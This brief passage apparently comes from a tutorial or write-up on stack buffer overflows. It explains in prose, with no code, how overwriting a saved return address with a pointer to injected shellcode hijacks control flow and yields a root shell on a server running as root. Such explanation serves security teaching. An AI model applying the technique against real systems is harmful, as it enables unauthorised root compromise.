the saved EBP and Return Address. By replacing this address with a pointer to the injected shellcode, the control flow of the CPU is hijacked. The code gets a root shell because the vulnerable server program was running with root privileges, meaning any code injected blindly inherits those same root privileges.